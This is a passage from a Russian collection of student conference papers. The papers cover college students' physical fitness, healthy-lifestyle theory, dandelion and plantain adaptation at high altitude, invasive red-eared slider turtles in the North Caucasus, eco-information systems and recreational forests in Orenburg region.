Тестирование физической подготовленности проводится в начале учебного года на всех курсах. Результаты тестирования студентов старших курсов оказались намного лучше первого, однако все равно немного хуже должных. Оценивались следующие показатели: прыжок в длину с места, смешанные упоры, бросок набивного мяча, сгибание, разгибание рук в упоре лежа. При оценивании физической подготовленности студентов нового набора в целом только 11% студентов справились с тестами на оценки «хорошо» и «отлично». Надо отметить, что проблемы с техникой выполнения тестов возникли почти у 100%) испытуемых, что свидетельствует об отсутствии практики тестирования на занятиях в школе.

Также в ходе проверки функциональной подготовленности студентов с помощью шестимоментной функциональной пробы сердечно-сосудистой системы, а также замеров артериального давления и частоты сердечных сокращений в покое и после нагрузки показатели функциональной подготовленности имели следующие значения: деятельность функциональных систем в состоянии покоя почти у всех студентов не отклоняется от нормы, однако даже при незначительных функциональных сдвигах, вызванных физической нагрузкой, показатели функциональной подготовленности резко ухудшаются. Это говорит о слабых функциональных резервах испытуемых, а значит, о неготовности к выполнению в полном объеме физических нагрузок, предусмотренных программой дисциплины «Физическая культура».

Проведенное исследование показало явную недооценку роли физической культуры в укреплении и сохранении здоровья, отсутствие потребности в двигательной активности. Также выявлена теоретическая неосведомленность студентов в вопросах о месте, роли и значимости физической культуры в общей культуре; принципах здорового образа жизни и воздействии физических упражнений на организм.

Тестирование, проведенное методом комплексной оценки показателей здоровья, позво-

лило выявить низкий уровень физического развития, физической и функциональной подготовленности. Это во многом обуславливает необходимость проведения именно физкультурно-оздоровительной работы, так как и физически, и функционально студенты колледжа не готовы к занятиям физической культурой по программе, предлагаемой Федеральным государственным стандартом. Основным направлением занятий в этих условиях должно стать оздоровительное, нацеленное на сохранение и укрепление здоровья студентов формирование культуры здоровья, установки на здоровый образ жизни и потребности в физической активности на протяжении жизни.

В связи с этим коллектив преподавателей физической культуры нашего учебного заведения разработал методику формирования культуры здоровья студентов, основу которой составляет программа комплексной физкультурно-оздоровительной работы в колледже.

Разработанная комплексная методика физкультурно-оздоровительной работы ориентирует студентов на активную оздоровительную деятельность как в учебное время, так и в свободное, внеурочное.

Основу методики составляет программа физкультурно-оздоровительных занятий «Культура здоровья», которая включает шесть разделов: теоретические знания по основам здорового образа жизни, оздоровительная работа на занятиях по физической культуре, физкультурно-оздоровительная работа со студентами во внеурочное время, профессионально-прикладная физическая подготовка, дополнительное образование, работа с освобожденными от занятий, мониторинг культуры здоровья, а также текущий и итоговый контроль. Задачей теоретического раздела программы является формирование установки студентов СПО на сохранение и укрепление своего здоровья как основной ценности человека, обучение теоретическим основам здорового образа жизни и культуры здоровья. Задача практического раздела - повышение уровня физического развития, физической и функциональной подготовленности студентов. И конечным итогом является формирование высокого уровня культуры здоровья студентов.

Практическая значимость разработанной методики обусловлена результатами экспериментальной работы. По окончании педагогического эксперимента исследуемые показатели студентов экспериментальной группы оказались выше, чем в контрольной по всем параметрам. Большинство студентов - старшекурсников, занимавшихся по новой методике, показали более высокий уровень культуры здоровья, что подтверждает эффективность предлагаемой методики.

Библиографический список:

1. Барчуков И.С. Теория и методика физического воспитания и спорта, учебник для СПО, под общей редакцией Г.В. Барчуковой, М: Кнорус, 2015, 368с.
 2. Виленский М.Я., Горшков А.Т. Физическая культура, учебник для СПО, М: КноРус, 2015, 216с.
 3. Физическая культура: учебник для студентов учреждений среднего профессионального образования /Н.В Решетников, Ю.Л. Кислицын, Р.П. Палтиевич, Г.И. Погадаев/ - 14-е издание, исправленное – М: Издательский центр «Академия», 2014 – 176с.
 4. ЭБС «Знаниум»
- Бароненко В.А. Здоровье и физическая культура студента, учебное пособие для СПО, М.: Альфа-М, Инфра-М, 2013г., 336с.

ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ЗДОРОВОГО ОБРАЗА ЖИЗНИ

Костина А.С., Кайгородова Т.Г.

*Оренбургский техникум железнодорожного транспорта - структурное подразделение
ОрИПС – филиала СамГУПС*

Развитие современной России связано с процессом модернизации в области образования, которая в первоначально затрагивает проблемы процесса формирования личности человека и гражданина, который интегрирован в современное общество. Успешным в различных областях жизнедеятельности может быть человек, который имеет ориентацию на здоровый образ жизни (ЗОЖ). Но все-таки, как свидетельствует проведенный анализ иссле-

дований в рассматриваемой области, у большого количества россиян, особенно у молодого поколения страны, не сложились ценности, которые обуславливают такой образ жизни.

Современное высшее образование существует и функционирует в условиях социальных коллизий, которые выражаются в противоречиях между возможной ролью системы высшего образования в жизни общества и реально предъявляемым отношениям к ней со стороны государства. Одной из актуальных проблем является проблема управления процессом формирования здорового образа жизни будущего профессионала. В рамках педагогического аспекта решения указанной проблемы становится актуальным исследование теоретических основ формирования здорового образа жизни студентов профессиональной школы, а также определение управленческих структур для достижения эффективности названного процесса. В качестве способа решения этой проблемы является идея создания, обоснования и реализации модели управления процессом формирования здорового образа жизни студентов в вузе как условие их подготовки к профессиональной деятельности.

Образ жизни, представляющий повышенный риск здоровью. Согласно методическим рекомендациям МР 2.1.10.0033-11 «Оценка риска, связанного с воздействием факторов образа жизни на здоровье населения» выделяют стороны образа жизни, которые представляют риск здоровью, т. е. могут привести к ухудшению здоровья у человека. К ним относятся:

Неправильное питание: нарушение режима, несбалансированное, энергетически неадекватное питание, пренебрежение требованиями безопасности в отношении продуктов питания;

Аддиктивное и вынужденное поведение: активное курение табака (сигарет, трубки, кальяна и т.п.), систематическое пассивное курение (во время бодрствования, сна), злоупотребление алкоголем (регулярное употребление в перерасчёте на этиловый спирт: старше 18 лет - 30 г/день, подростки младше 18 лет - 15 г/день), употребление наркотических и ненаркотических психоактивных веществ без медицинских показаний;

Нарушение двигательной активности: недостаточная физическая активность (средней интенсивности, ежедневно в течение 5 дней в неделю для лиц старше 18 лет - менее 30 мин/день, для лиц младше 18 лет - менее 60 мин/день), занятия экстремальными видами спорта, несоответствие физических нагрузок состоянию здоровья;

Безответственное медицинское поведение: несвоевременное обращение к врачу (обращение только в случае серьезных симптомов болезни, пренебрежение и прохождение профилактических медицинских осмотров реже 1 раза в полугодие), недолечивание (прерывание курса лечения, назначенного врачом), самолечение (назначение самому себе фармацевтических лекарственных препаратов и методов лечения без назначения врача, в том числе по чьему-то совету, а также увлечение «народными» методами лечения), отсутствие самоконтроля основных показателей здоровья (измерение артериального давления, уровня сахара и холестерина в крови, веса, объема талии и бедер, маммографии (у женщин) реже 1 раза в полугодие);

Безответственное гигиеническое поведение: нарушение режимов сна и бодрствования (недосыпание, ночной сон менее 7 часов в сутки для взрослого), нарушение режима труда и отдыха (отсутствие перерывов на отдых в течение рабочего дня, отсутствие выходных дней, отсутствие ежегодного отпуска), несоблюдение гигиены жилого помещения (проветривание менее 1 раза в день, влажная уборка менее 1 раза в неделю), несоблюдение правил личной гигиены (уход за полостью рта менее 2 раз в сутки, несоблюдение правил мытья рук, ухода за телом), небезопасное сексуальное поведение (случайные половые контакты, использование небезопасных для здоровья контрацептивов).



Рисунок 1- Схема «Здоровый образ жизни»

Представления о ЗОЖ встречаются с давних времен, например в античности этой проблемой занимались Гиппократ и Демокрит. Вопросами оздоровления человека занимались многие известные ученые, врачи и педагоги, такие как М.В. Ломоносов, С.П. Боткин, П.Ф. Лесгафт, В.М. Бехтерев, В.А. Сухомлинский и многие другие. Их статьи, учебники и трактаты содержат материалы непосредственно о самом понятии «здоровье» и «здоровый образ жизни». Говоря о здоровье, они подразумевали не только физическое состояние человека, но и психическое, и духовное.

В настоящее время потребность в формировании ЗОЖ становится все более актуальной в связи с тем, что с каждым годом рост заболеваемости увеличивается. Уровень здоровья человека зависит от наследственных, социально-экономических, экологических и других факторов. Современники выделяют несколько видов здоровья: соматическое, физическое, психическое, нравственное. Здоровье обладает определенными признаками.

Библиографический список:

1. Теоретические аспекты проблемы формирования потребности в ЗОЖ <http://www.studfiles.ru/preview/3822494/>
2. Теоретические аспекты модели формирования здорового образа жизни у молодежи <https://moluch.ru/archive/59/8363/>
3. Теоретические основы формирования здорового образа жизни у детей <http://bibliofond.ru/view.aspx?id=466146>
4. Теоретические основы формирования здорового образа жизни студентов http://www.rusnauka.com/3_ANR_2015/Pedagogica/4_186076.doc.htm
5. Теоретические аспекты формирования здорового образа жизни у молодежи http://mobile.studbooks.net/1555325/bzhd/teoreticheskie_aspekty_formirovaniya_zdorovogo_obraza_zhizni_molodezhi

ИССЛЕДОВАНИЕ МЕХАНИЗМОВ АДАПТАЦИИ ОДУВАНЧИКА ЛЕКАРСТВЕННОГО (*Taraxacum officinale* Wigg.s.l) И ПОДОРОЖНИКА БОЛЬШОГО (*Plantago major* L) В УСЛОВИЯХ ВЫСОКОГОРЬЯ

Кулиева А. Д., Реутова Н.В.

ГКУ ДО «Эколого-биологический центр» Министерства образования, науки и по делам молодежи КБР ФГБОУ ВПО Ставропольский государственный аграрный университет

В горах живые организмы сталкиваются с целым рядом неблагоприятных воздействий. В случае обитания в естественных экстремальных условиях растения за длительный период времени приспособились к ним, выработав определенные механизмы адаптации. В условиях высокогорья есть возможность провести сравнительный анализ приспособления растений к экстремальным условиям существования, поскольку существует целый ряд видов дикорас-

тущей флоры, обитающих как на равнине, так и высоко в горах (до 3000м). Поэтому сравнительный анализ морфологических и некоторых физиологических характеристик видов дикорастущей флоры, обитающих в условиях высокогорья (естественные экстремальные условия) и в условиях равнины (благоприятные условия существования), даст возможность выявить особенности ответных реакций растений на неблагоприятные факторы среды.

Целью работы является сравнительное исследование ряда морфометрических и некоторых физиологических особенностей растений, обитающих в условиях равнинной, предгорной и горной местности.

Задачами исследования были:

1. Изучение особенностей почвенно-климатических условий предгорной и горной зоны;
2. Определение всхожести и энергии прорастания семян;
3. Овладение методикой морфометрических измерений;
4. Сравнительный анализ результатов, полученных для растений предгорной и горной зоны.

Нами впервые проведено комплексное сравнительное исследование ряда морфологических (высота растений, количество соцветий на одно растение, количество семян на одно соцветие) и физиологических (всхожесть и энергия прорастания семян) признаков растений, обитающих в предгорной и высокогорной зонах, в чем и заключается **новизна** данной работы.

Объект исследования: 1. Одуванчик лекарственный или обыкновенный (лат. *Taraxacum officinale*) - наиболее известный вид рода Одуванчик семейства Астровые [1, 2, 3].; 2. Подорожник большой (лат. *Plantago major*) - травянистое растение; вид рода Подорожник семейства Подорожниковые (*Plantaginaceae*) [1, 4].

В одном из классических опытов корневище одуванчика разрезали вдоль на 2 равные части и высадили половинки в разных условиях - в низине и в горах. К концу сезона из этих проростков выросли совершенно не похожие друг на друга растения. Первое из них (в низине) было высоким, с большими листьями и крупным цветком. Второе, выросшее в горах, в суровых условиях, оказалось низкорослым, с мелкими листьями и цветком [5], рисунок 1.



а - растение, выращенное в низине; б - в горах; оба растения - отводки одной особи

Рисунок 1 - Изменение одуванчика под влиянием внешних условий среды (Адаптивные модификации у одуванчика)

В литературных источниках говорится, что растение, выросшее в горах, примерно в 10 раз меньше по размеру; различными окажутся также окраска цветков, строение листьев, их опушение и т. д. [5] Не зная общего происхождения таких растений, можно отнести их к разным видам. В данном случае один и тот же генотип под влиянием неодинаковых условий выращивания проявился в резко различных формах.

Генотип у этих двух растений абсолютно идентичен (ведь они выросли из половинок одного корневища), но их фенотипы существенно различались в результате разных условий произрастания. Потомки этих двух растений, выращенные в одинаковых условиях, ничем не отличались друг от друга. Следовательно, фенотипические изменения не наследуются.

В данном опыте в суровые условия высокогорья было перенесено растение с равнины. А что же произойдет, если растения постепенно заселяют эти районы? Для исследования этого феномена мы провели изучение ряда признаков у растений, живущих на равнине, в среднегорной зоне (благоприятные условия обитания) и в неблагоприятных условиях высокогорья. За основу мы взяли ряд морфологических и физиологических признаков, а именно: высоту растений, количество соцветий на одно растение, количество семян на одно соцветие, масса семян, всхожесть и энергию прорастания. Эти признаки легко поддаются количественному учету и отражают как особенности роста, так и развития растений и их фертильность.

Методы исследования: Для исследования особенностей влияния условий высокогорья на ряд морфологических признаков растений были проведены морфометрические измерения представительной выборки растений на разных высотах. При отборе растений визуально отмечали площадь (примерно $10\,000 \pm 200 \text{ м}^2$) покрытую избранными для исследования видами растений. Всю площадь разбивали по диагонали на участки в 50 м^2 в каждом из которых проводили измерения высоты растений, подсчитывали количество соцветий на одно растение и количество семян на одно соцветие с 10 растений одного вида. Всего на каждой высоте и для каждого вида проводили измерения не менее 30 растений. Поскольку подорожники на высотах 2700м и 3050м были представлены единичными экземплярами, на них не производились измерения на этих высотах.

Для определения всхожести и энергии прорастания собранные семена смешивали и получали средний образец. Энергия прорастания (ЭП) - скорость прорастания, выражаемая в проценте семян, проросших (давших корешки, равные половине длины семени, и ростки) в срок, установленный опытным проращиванием [9]. Всхожесть семян (ВС) - способность семян прорасти, давать новые растения. Каждый вариант опыта проводили в пяти повторностях. Статистическую обработку результатов проводили с использованием пакета прикладных программ БИОСТАТ для ПК.

Как и ожидалось, высота растений уменьшалась с увеличением высоты над уровнем моря, но не так сильно, как в классическом опыте. По нашим данным высота уменьшилась в 2 – 2,5 раза.

Еще одним признаком, где наблюдалась ярко выраженная закономерность, была масса семян. С увеличением высоты у обоих видов увеличивалась масса семян (таблицы 1, 2).

Таблица 1 - Масса семян одуванчика лекарственного (М1000 шт. (г))

пробы	195 м над у.м.	600 м над у.м.	2 050 м над у.м.	2700м над у.м.	3 050 м над у.м.
№1	0,300	0,385	0,443	0,592	0,473
№2	0,318	0,404	0,448	0,604	0,408
№3	0,332	0,408	0,449	0,583	0,460
№4	0,318	0,405	0,450	0,591	0,458
№5	0,317	0,415	0,448	0,519	0,448
Средняя	$0,317 \pm 0,005$	$0,403 \pm 0,005$	$0,448 \pm 0,001$	$0,598 \pm 0,006$	$0,457 \pm 0,013$

Как видно из таблицы 1, с увеличением высоты над у.м. с 200 м до 2 700 м масса семян выросла на 54,1%, а затем уменьшилась на 23,6%. Все выявленные отличия статистически значимы.

Таблица 2 - Масса семян подорожника большого (М1000 шт. (г))

пробы	200м над у.м.	600 м над у.м.	2 050 м над у.м.
№1	0,240	0,2805	0,3065
№2	0,260	0,2815	0,302
№3	0,301	0,262	0,283
№4	0,235	0,276	0,312
№5	0,207	0,270	0,303
Средняя	$0,249 \pm 0,016$	$0,274 \pm 0,0036$	$0,301 \pm 0,0048$

Как видно из таблицы 2, с увеличением высоты над у.м. с 200 м до 2 050 м масса семян выросла на 17,3%, причем эти отличия статистически значимы.

Количество семян на одно растение в основном уменьшалось с увеличением высоты над уровнем моря. Некоторые отклонения имели место только у одуванчика, у которого на высоте 2050 м количество семян было максимальным, но затем с высотой все же снижалось.

Что касается всхожести, то у одуванчика она с высотой снижалась. У подорожника мы пока что получили только предварительные результаты. По-видимому, у его семян довольно длительный период покоя. Хорошо проросли семена со сроком хранения более 2-х месяцев, а со сроком 1 месяц они практически не проросли.

По остальным изученным признакам – количество соцветий на одно растение и энергия прорастания (у одуванчика) – статистически значимых различий не было.

Конечно, поскольку исследования проводились только один год, окончательного заключения сделать нельзя. Поэтому наши выводы носят только предварительный характер:

Выводы

С увеличением высоты над уровнем моря высота растений снижается в 2 – 2.5 раза. Масса семян увеличивается с увеличением высоты над уровнем моря. У одуванчика лекарственного с возрастанием высоты снижается всхожесть семян.

Библиографический список:

1. Материал из Википедии - свободной энциклопедии: Одуванчик лекарственный. Подорожник Большой. <http://ru.wikipedia.org/wiki>
2. Одуванчик лекарственный (одуванчик обыкновенный) - *Taraxacum officinale* Web. s.l. (*Taraxacum vulgare* Schrank) // Атлас лекарственных растений СССР / Гл. ред. акад. Н. В. Цицин. - М.: Гос. изд-во мед. лит, 1962. - С. 392-393.
3. Барабанов Е.И. Ботаника: учебник для студ. высш. учеб. заведений. - М: Издательский центр «Академия», 2006. - С. 348. - 448 с. - ISBN 5-7695-2656-4.
4. Губанов И. А. и др. 1201. *Plantago major* L. s.l. (incl. *P. intermedia* DC., *P. major* L. subsp. *intermedia* (DC.) Arcang.) - Подорожник большой // Иллюстрированный определитель растений Средней России. В 3 т. - М.: Т-во науч. изд. КМК, Ин-т технолог. иссл., 2004. - Т. 3. Покрытосеменные (двудольные: раздельнолепестные). - С. 240. - ISBN 5-87317-163-7
5. <http://www.bio-faq.ru/zubr/zubr012.html>

ИССЛЕДОВАНИЕ ЭФФЕКТИВНОСТИ АДАПТАЦИИ ТРОПИЧЕСКОГО ВИДА КРАСНОУХИХ ЧЕРЕПАХ (ИНТРОДУЦЕНТ) В УСЛОВИЯХ СЕВЕРНОГО КАВКАЗА

Кулиева Т.Д., Моллаева А.Б.

ГКУ ДО «Эколого-биологический центр» Министерства образования, науки и по делам молодежи КБР

В настоящее время серьезную инвазивную угрозу представляет *Trachemys scripta elegans*, на исследование и борьбу с которой направлены усилия специалистов многих стран. Красноухая черепаха не только проявляет выраженную тенденцию к экспансии в регионе ее природного ареала в Северной Америке, но в последние десятилетия проникает в фауну новых стран на всех континентах [1,2]. Эпидемиологическая опасность черепах пока изучена недостаточно. Но учащающиеся в последние годы потрясения, связанные с появлением новых заболеваний, возбудители которых переносятся различными животными, требуют серьезной оценки и этой потенциальной угрозы.

Цель исследования: оценка эффективности адаптации тропического вида красноухих черепах в условиях Северного Кавказа для определения экологической опасности красноухих черепах как инвазивного вида экосистемы Кабардино-Балкарской Республики.

Задачи: 1) Оценить численность красноухих и болотных черепах на территории ЭБЦ на сезон лето-осень 2016 г. 2) Продолжить исследование конкурентных взаимоотношений *Trachemys scripta elegans* и аборигенных европейских черепах (в частности, подвида европейской болотной черепахи *Emys orbicularis*). 3) Провели диагностику физиологического со-

стояния черепах и с применением межпредметных связей (биология – математика - медицина), а именно метода наименьших квадратов. 4) Провести «экологический опрос» в соцсетях об эпидемиологической опасности чужеродных красноухих черепах.

Материалы. Объект исследования. Объектом исследования является группа черепах *Emys orbicularis* и *Trachemys scripta elegans*, обитающих на территории ЭБЦ, в водоеме искусственного происхождения. Болотные черепахи были завезены из близлежащих озер в пойме реки Нальчик в 1995г. Впервые красноухие черепахи были выпущены в пруд в 2007 году в летний период. Болотные черепахи успешно размножались, а также пополнялись за счет дополнительного выпуска. За все время существования водоема производился неоднократный вывоз болотных черепах в Майские карьерные озера, на озеро Трек в г. Нальчик, в пруды в окрестности с. Пролетарское. Красноухие черепахи в условиях КБР не размножались, но их численность росла за счет выпуска в пруд новых партий черепах, поступавших в Зооуголок от населения г. Нальчик. Исследуемая группа последний раз несанкционированно пополнялась в мае 2016 года.

Результаты исследования и выводы:

Оценка численности сообщества красноухих и болотных черепах на территории ЭБЦ проводилась в течение 2-х лет.




Рисунок 1 - Динамика численности болотных черепах под воздействием интродуцированных красноухих по сравнению с прошлым годом

На диаграммах представлена динамика численности болотных черепах под воздействием интродуцированных красноухих. За сезон 2015-2016гг. количество красноухих черепах составляло 10 особей и 14 болотных. За сезон 2016-2017 гг. количество красноухих черепах составило 16, количество болотных снизилось до 4-х черепах, что объясняется: 1) конкуренцией между *T. scripta elegans* и *Emys orbicularis*; 2) несанкционированными заносами красноухих черепах; 3) вывозом болотных черепах на майские карьерные озера.

Исследования конкурентных взаимоотношений *T. scripta elegans* и аборигенной европейской болотной черепахи, *E. orbicularis* доказали, что чужеродный вид вытесняет аборигенов с дефицитных мест баскинга. Возникает жесткая конкуренция за пищу как внутри вида *T. scripta elegans*, так и между красноухой и болотной черепахами.

При оценке общего состояния черепах особенно важно определить массу тела и ее соответствие нормам. Для некоторых видов были предложены так называемые «кривые Джексона», показывающие нормальное соотношение массы черепахи и длины ее панциря. Соотношение между длиной панциря (в сантиметрах) и общей массой (в граммах) представлено в виде графика (рис.2), который построен по 14 экспериментальным точкам. График приблизительно соответствует формуле $0,3L^3$. Из приведенных данных графика можно сделать вывод, что практически у всех красноухих черепах наблюдается явный недобор в весе, что связано с возникшей конкуренцией не только внутри вида, но и с болотными черепахами. Также это может быть связано с неправильным содержанием черепах в домашних условиях.




Рисунок 2 - Соотношение между длиной панциря и общей массой черепахи по формуле $M = 0,3 L^3$ [3]

сальмонеллёзом в этой стране [4]. Поскольку в нашем регионе подобных исследований не проводилось, нами было предпринято пилотное анкетирование в соцсетях с целью выявления случаев заражения болезнями, переносимыми красноухими черепахами. Из 69 человек, принявших участие в опросе, 13% содержат красноухих черепах в своих домах. Из них, лишь в семье одного из опрошенных выявился случай заболевания грибковыми заболеваниями и аскаридозом, никто из тестируемых и их членов семьи не болел сальмонеллёзом.

Заключение. Программа действий:

- 1) Составить карту ареала обитания красноухих черепах на территории КБР.
- 2) Провести мониторинг численности популяции в течение 1-5 лет.
- 3) Выявить прямой ущерб, наносимый красноухими черепахами, в условиях небольшой замкнутой экосистеме малого водоема.
- 5) Исследовать конкурентные взаимоотношения *T. scripta elegans* и аборигенных европейских черепах (в частности, подвида европейской болотной черепахи, *Emys orbicularis*).
- 6) Изучить нормативно-правовую документацию по теме работы.
- 7) Получить консультацию доктора биологических наук, доцента, профессора кафедры ботаники, зоологии и общей биологии института живых систем Северо-Кавказского федерального университета Ильюха Михаила Павловича.
- 8) Обратиться в инфекционное отделение




Рисунок 3 - Соотношение между длиной панциря и общей массой черепахи по формуле $M = 0,2 L^3$

Библиографический список:

1. Семенов Д.В. Красноухая черепаха, *Trachemys scripta elegans*, как инвазивная угроза (Reptilia, Testudines)/ Семенов Д.В. – М.: Институт проблем экологии и эволюции им. А.Н. Северцова РАН, 2009 г./ <http://turtle4u.biz>
2. М. П. Ильяхов Красноухая черепаха, *Trachemys scripta* – новый вид герпетофауны Ставропольского края – Биологические науки «Наука. Инновации. Технологии» №3, 2014
3. Васильев Д.М. Некоторые методы диагностики внутренних болезней черепах/ Васильев Д.М. – М.: Московский зоопарк, отдел герпетологии, http://www.redov.ru/domashnie_zhivotnye/cherepahi/p12.php
4. Болезни черепах и их профилактика / -2006г. <http://www.vetpomosh.ru/article17.php>

ЭКОИНФОРМАЦИОННЫЕ СИСТЕМЫ НОВОГО КЛАССА

Куликова П.С., Куликова И.Г.

Самарский государственный университет путей сообщения

Проблема сохранения среды обитания и рационального природоиспользования сегодня рассматривается как одна из глобальных мировых проблем. Пути решения этой важнейшей проблемы требуют привлечения передового опыта, ответственного международного сотрудничества, использования инновационных информационных технологий мирового уровня.

Состояние экологии, сложившееся на сегодняшний день, диктует незамедлительное выполнение ряда активных действий, эффективность которых зависит от оперативности обработки и поступления информации. Выполнение этой задачи невозможно без анализа, оценки и прогнозирования динамики изменений экологии. Как следствие, появляется потребность создания новой научной дисциплины - экоинформатики, целью изучения которой являются закономерности получения, преобразования, отбора, и передачи информации при изучении экологических процессов.

Становится совершенно очевидной потребность в осуществлении научно-прикладных разработок для решения данной экологической проблемы. И достижение цели создания информационных экологических систем предполагается путем выполнения важных задач:

1. Организация управления экологической деятельностью посредством программно-целевого планирования;
2. Создание эффективной системы контроля и проведения экологического мониторинга и сбора экоинформации об интенсивности различных видов экологических воздействий и их последствий. Экоинформация должна содержать сведения о химических, физических и биологических характеристиках окружающей среды и процессах, происходящих в ней.

В качестве примера системы проведения мониторинга за экологическим воздействием можно рассматривать передвижные и стационарные экологические лаборатории. Несомненными их достоинствами являются возможность брать пробы, замерять физические характеристики (шум, вибрация, электромагнитные излучения), проводить необходимые исследования прямого и косвенного воздействия на среду. Комплекс позволяет сравнивать результаты исследований с нормативными показателями, проводить оценку экологических последствий, разрабатывать и принимать оперативные меры по снижению антропогенного воздействия на объекты экосистемы.

При решении задач негативного воздействия на окружающую среду самым предпочтительным можно назвать системный подход, рассматривающий изучение экологических процессов комплексно. На протяжении определенного отрезка времени проводятся систематические наблюдения за объектами экосистемы, исследования уровня загрязнения состояния отдельных объектов окружающей среды, мониторинг динамики изменений экологических факторов. Собранный статистический материал поступает и накапливается в соответствующих базах данных, обрабатывается с помощью привлечения математических методов прогнозирования.

Однако, сегодня эффективные, и одновременно удобные для практического применения информационные системы экологического мониторинга объектов отсутствуют. И объясняется это, главным образом, недостающей вычислительной мощностью компьютеров и слабым применением математических методов анализа экоинформации.

Справедливости ради надо признать, что информационные технологии постоянно совершенствуются. Одним из вариантов такого усовершенствования становится интеграция в них современных вычислительных технологий, основанных на методах математического анализа и программирования, а вместе с ними интеллектуальных технологий, базирующихся на методах теории искусственного интеллекта.

Потребность, таким образом, в экоинформационных системах нового класса, актуальна. Современный уровень сложности задач, решаемых с помощью информационных систем,

неуклонно растет. Очевидным поэтому становится дальнейшая модернизация и совершенствование информационных систем и создание новых, гораздо большего масштаба.

Библиографический список:

1. Выпханова, Г. В. Экологическая информация в современном информационном обществе/Г. В. Выпханова // Аграрное и земельное право. –2007. – №12. – С.112–119.
2. Гусева, Т. В., Дайман, С. Ю., Хотулева, М. В., Виниченко, В. Н. Экологическая информация и принципы работы с ней / Т. В. Гусева, С. Ю. Дайман, М. В. Хотулева, В. Н. Виниченко // [Электронный ресурс]. – 2010. – Режим доступа: <http://www.ecoline.ru/mc/infobook/1.html>

ХАРАКТЕРИСТИКА ЭКОЛОГИЧЕСКОГО, САНИТАРНО-ОЗДОРОВИТЕЛЬНОГО ПОТЕНЦИАЛА ЛЕСОВ В ОРЕНБУРГСКОЙ ОБЛАСТИ

Малышев В.В., Аскарова Р.С.

Оренбургский медицинский колледж - структурное подразделение ОрИПС – филиала СамГУПС

Рекреационными лесами называются природные ресурсы, используемые для отдыха и туризма, удовлетворения эстетических и познавательных потребностей. Леса зеленых зон, расположенные вокруг городов: Оренбург, Орск, Гай, Медногорск, Новотроицк и других крупных населенных пунктов области, выполняют важные защитные, санитарно-гигиенические и оздоровительные функции и создают оптимальные условия для отдыха населения. Рекреационная деятельность рассматривается, как деятельность, имеющая отношение к организации отдыха, туризма, физкультурно-оздоровительной и спортивной деятельности. В настоящее время посещаемость лесов и их роль для рекреации в области значительно возросла. Высокое загрязнение атмосферного воздуха, поверхностных и подземных вод, обусловленное в области влиянием предприятий машиностроения, черной и цветной металлургии, горнодобывающей и нефтегазохимической промышленности, особенно в районах Оренбурга, Новотроицка, Гая, Кувандыка, Медногорска, усиливает приток людей в лес с целью отдыха и лечения.

В сложившейся структуре рекреационной сети области массовые виды рекреационного лесопользования связаны с традиционными районами отдыха, расположенными в наиболее красивых местах зеленых зон с прекрасными ландшафтами, близостью к водным источникам и удобными путями транспорта. Это загородные базы и дома отдыха, спортивные комплексы, летние городки отдыха, рыболовные и охотничьи базы, берега водоемов с пляжами, а также дачные участки, где жители города проводят не только выходные, но и отпуска.

На использование лесов в рекреационных целях влияет доступность лесных массивов, как транспортная, так и пешеходная. Как правило, наиболее интенсивно посещаемые леса расположены в одночасовой транспортной и пешеходной доступности от городов и поселков. Высокие рекреационные нагрузки на ландшафт в местах массового отдыха сопровождаются вытаптыванием, гибелью растительности, нарушением напочвенного покрова, здесь значительно возрастает опасность возникновения лесных пожаров.

При решении этой проблемы, а также ведении хозяйства в рекреационных лесах следует руководствоваться главным для этих лесов принципом: обеспечение благоприятных условий отдыха населения при минимальном отрицательном воздействии посетителей на экологические условия лесных сообществ. Исходя из этого принципа, следует стремиться к тому, чтобы на минимальной площади лесных территорий без ущерба для леса размещать максимально возможное количество отдыхающих при допустимых рекреационных нагрузках. В целях недопущения нарастания деградации лесных природных комплексов использование территорий при превышении норм допустимых рекреационных нагрузок должно быть ограничено.

При разработке проектов освоения в таких лесах необходимо проектировать и выполнять комплекс мероприятий по повышению и сохранению эстетических, санитарно-гигиенических и оздоровительных свойств насаждений, сохранению экологического равновесия в лесной среде.

Участки для организации массового отдыха следует подбирать в наиболее устойчивых к рекреационным нагрузкам насаждениях, а малоустойчивые к ним локализовать от интенсивной посещаемости, обходя их при трассировке прогулочных дорог и туристических маршрутов, закрывая вход в их пределы шлагбаумами и предупредительными аншлагами или густыми живыми изгородями. В условиях низкой лесистости, когда леса области выполняют исключительно важные природоохранные, экологические и оздоровительные функции, рекреационное лесопользование является и будет являться одним из основных видов использования лесных ландшафтов области.

Можно выделить несколько видов рекреационных ландшафтов в лесах области: пойменно-речные ландшафты, горно-речные ландшафты, горно-лесные ландшафты, сосновые боры, водохранилища, степные озера, карстовые ландшафты, рекреационные ландшафты с бальнеологическими ресурсами.

Многие оренбургские ландшафты обладают оздоровительными свойствами, связанными с особенностями степного климата, фитонцидными свойствами зеленых насаждений, в первую очередь, сосновых боров и распространением ресурсов бальнеологического значения: минеральными источниками, природными накоплениями лечебных грязей, солеными озерами, широкими возможностями для кумысного коневодства и кумысолечения.

